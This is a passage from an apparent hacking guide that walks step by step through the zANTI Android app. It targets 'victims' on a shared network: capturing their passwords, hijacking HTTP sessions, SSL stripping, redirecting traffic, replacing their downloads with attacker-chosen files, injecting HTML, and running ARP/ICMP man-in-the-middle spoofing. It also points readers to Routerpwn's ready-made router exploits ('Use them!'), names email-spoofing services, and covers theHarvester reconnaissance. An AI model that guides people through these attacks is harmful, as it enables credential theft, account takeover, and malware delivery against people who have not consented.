
Note: Before using zTether, you must turn off the WiFi on your device.

1. Tap on "zTether". You will see a screen as shown below.




2. Turn on "Tether Control" and then allow users to connect to your network. Once you got at least one user on your network, you can start playing with the traffic!

3. If you got a user on your network, tap on the first (Logged Requests) "View" to see all the HTTP requests made by the user(s) on your network. It may contain passwords and other sensitive information



You can tap on any logged activity to get more details (sessions, passwords, requests and user agents):



If you want to hijack an HTTP session, just tap on a session. It will open up the victim's session on your device.

Use the second "View" (Logged Images) to see all the images that are transmitted on your network. This

includes all images requested by the users (see the image below).


Moving onto the next program module....

10.6.4 zPacketEditor

It allows you to modify HTTP requests and responses on your network. It is basically an interactive mode that can allow you to edit and send each request and response.

How To Use zPacketEditor:

First, tap on "zPacketEditor" and then turn on the module. You will see the live requests and responses there (1). If you want to edit a particular request or response, swipe it to the right (2). After the edit, you can tap on "Send" button (3).



Moving onto the next functionality....

10.6.5 SSL Strip


SSL Strip is a type of Man In the Middle Attack that forces victim's browser into using HTTP instead of HTTPS (SSL Strip is turned on by default).

Note: Websites using HSTS (HTTP Strict Transport Security) are immune to SSL Strip attacks.

Moving onto the next one.....

10.6.6 Redirect HTTP


It allows you to redirect all HTTP traffic to a site or server. For example, If you turn on the "Redirect HTTP", it will redirect all HTTP traffic to Zimperium servers (default configuration). But if you want to forward all the traffic to a particular site, tap on the settings icon, you will see an area to enter a URL (see the image below). Enter a URL in the field and then again tap on the settings icon.




Now moving onto my favorite MITM module....

10.6.7 Replace Images

It enables you to replace website images (victim's web browser) with your own image. In order to replace images, first, tap on the settings icon and then tap on "Select Image":



After selecting an image from your device, tap on the settings icon (see the image below):




Now, the users will see the selected image everywhere on the web!

Moving onto the next one.....


10.6.8 Capture Download

It allows you to intercept and download all specified files to the SD card. For example, if you want to capture pdf files, you have to tap on the settings icon and then select the .**pdf** from the menu. Then turn on "Capture Download".



10.6.9 Intercept Download

Intercept Download allows you to replace a downloaded file with a specified file. In order to intercept and replace victim's downloaded files, you have to tap on the settings icon. Then tap on "Select File" to select a file:



After selecting the file, tap on the settings button again and then turn on "Intrecept Download".

10.6.10 Insert HTML


It enables you to insert specified HTML codes into web pages. If you want to display an alert box saying "zANTI Test", just turn on the "Insert HTML" module. But if you want to insert your own codes into the web pages, you have to tap on the settings icon and then enter your HTML codes. Then tap on settings icon again.

10.6.11 Routerpwn.com

Router pwn is a web application for exploiting router vulnerabilities. It is a compilation of ready to run local and remote exploits.

How To Use Routerpwn.com:


First, tap on "Routerpwn.com", it will open up the www.routerpwn.com (see the image below).



Then select your router vendor from the list. You will see many ready to run local and remote exploits there.

Use them!


10.6.12 WiFi Monitor



It allows you to monitor WiFi strength, name and MAC address. In short, nothing special!

10.6.13 HTTP Server

It enables you to run an HTTP server on your android device. All you have to do is tap on "HTTP server" and then turn on that program module:




Note: You can also create directories and store files on the server.

Now it's time to go back to the main window:


At the top of the screen, you can see 4 functions. The first one shows the devices found on the target network (history). The second one is used to map/remap the network. Third one is a search function that can be used to search a particular device. Last one is an "Add Host" function that is used to add a particular host to the current network.

10.6.14 How To Scan a Target Device?

First, select a device on your network (just tap on it). You will see a screen as shown below:




Then tap on "Scan". You will see the below screen:




You can change the "Scan Type" if you want. You can also run a script while scanning the target, all you have to do is select the required script from the "Execute Script" menu. It also includes a function called "Smart Scanning", for identifying vulnerabilities of the target device.

After setting the scan options, tap on "Go" to start scanning the device. When the scan completes, zANTI will show a notification as shown below:



You can get the scan report by tapping on "Nmap Scans" (see the image below):



Moving onto the next question.....

10.6.15 How to Establish Connection to a Device?

Follow the below procedures:

Note: Your device should have ConnectBot app installed. (Official Link | MediaFire Link)

1. Select the target device, then tap on "Connect to Remote Port". You will see a screen as shown below:


2. Tap on any port, ConnectBot will connect your device to the host.

10.6.16 Password Complexity Audit

It is a program module that you can use to analyze the password strength. That means it can help you to strengthen your system security.

Here is how to do password complexity audit using zANTI:

1. Select the device you want to audit. Then tap on "Password complex audit". You will see a screen as shown below:




Note: You cannot change the cracking method on the free version of zANTI.

Turn off the "Automatic Mode" to audit a particular protocol. In the Automatic Mode, you should tap on the "Go" button to start the audit.

10.6.17 How To Perform MITM Attack?

Performing Man In The Middle attack with the help of zANTI is easier than anything. Follow the below procedures to perform MITM attack:

1. Select the target and then tap on "Man in the Middle". You will see a similar window as in "zTether" (Except the "MITM method"):



I don't think, I should explain the same program modules again, so I'm going to talk about the "MITM method".

10.6.18 MITM Method

The program module named "MITM method" is used to select your favorite MITM technique. Two methods are available: ARP (Address Resolution Protocol) and ICMP (Internet Control Message Protocol).

You may ask "**what is the difference between these two methods?**" Here is the answer:


ARP MITM attack works by spoofing MAC address within the LAN. That is, the attacker's machine acts as the target device and router at the same time.

- From the view of the Router - Attackers machine is the user's machine.
- From the view of victim's computer - Attackers machine is the router.

ICMP MITM attack works by spoofing an ICMP redirect message to the router. The spoofed message re-routes the victim's traffic through an attacker-controlled router.

10.6.19 How To Check a Target For "ShellShock" Vulnerability?

First, select the target device. Then tap on "ShellShock". It will start scanning the target (see the image below):



Wait for some time. After scanning the target device, it will display the result.

10.6.20 How To Check a Target For "SSL Poodle" Vulnerability?

First select the target device, tap on "SSL Poodle", it will scan the device and then display the result.

If you didn't download the zANTI yet, download now and use it like a pro!

10.7 Email spoofing is really easy

Due to the way emails are designed to work, spoofing an email from a domain is surprisingly easy. All you need is a working SMTP server, and a mailing software. The burden of determining whether an email is authentic lies on the client that you are using.

For this reason, always use a reliable / reputable email client to receive emails.

How do you test if your domain or client is vulnerable?

1.) Google search for “test email spoof” to look at some online tools that you can use:

- http://deadfake.com/Send.aspx
- https://emkei.cz/

2.) Try sending an email from your domain to your personal email. For example: ceo@hotdogs.com to your personal email david@gmail.com

10.8 Gather sensitive information

theHarvester: The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

The easiest way of installing theHarvester in 2020 is to just paste this command on your terminal, but unfortunately, it doesn't work every time and for every system. (If you are using Kali Linux it is Preinstalled, and you skip this step.)

```
sudo apt-get install theharvester
```


```
*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 3.0.0                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


Usage: theharvester options

       -d: Domain to search or company name
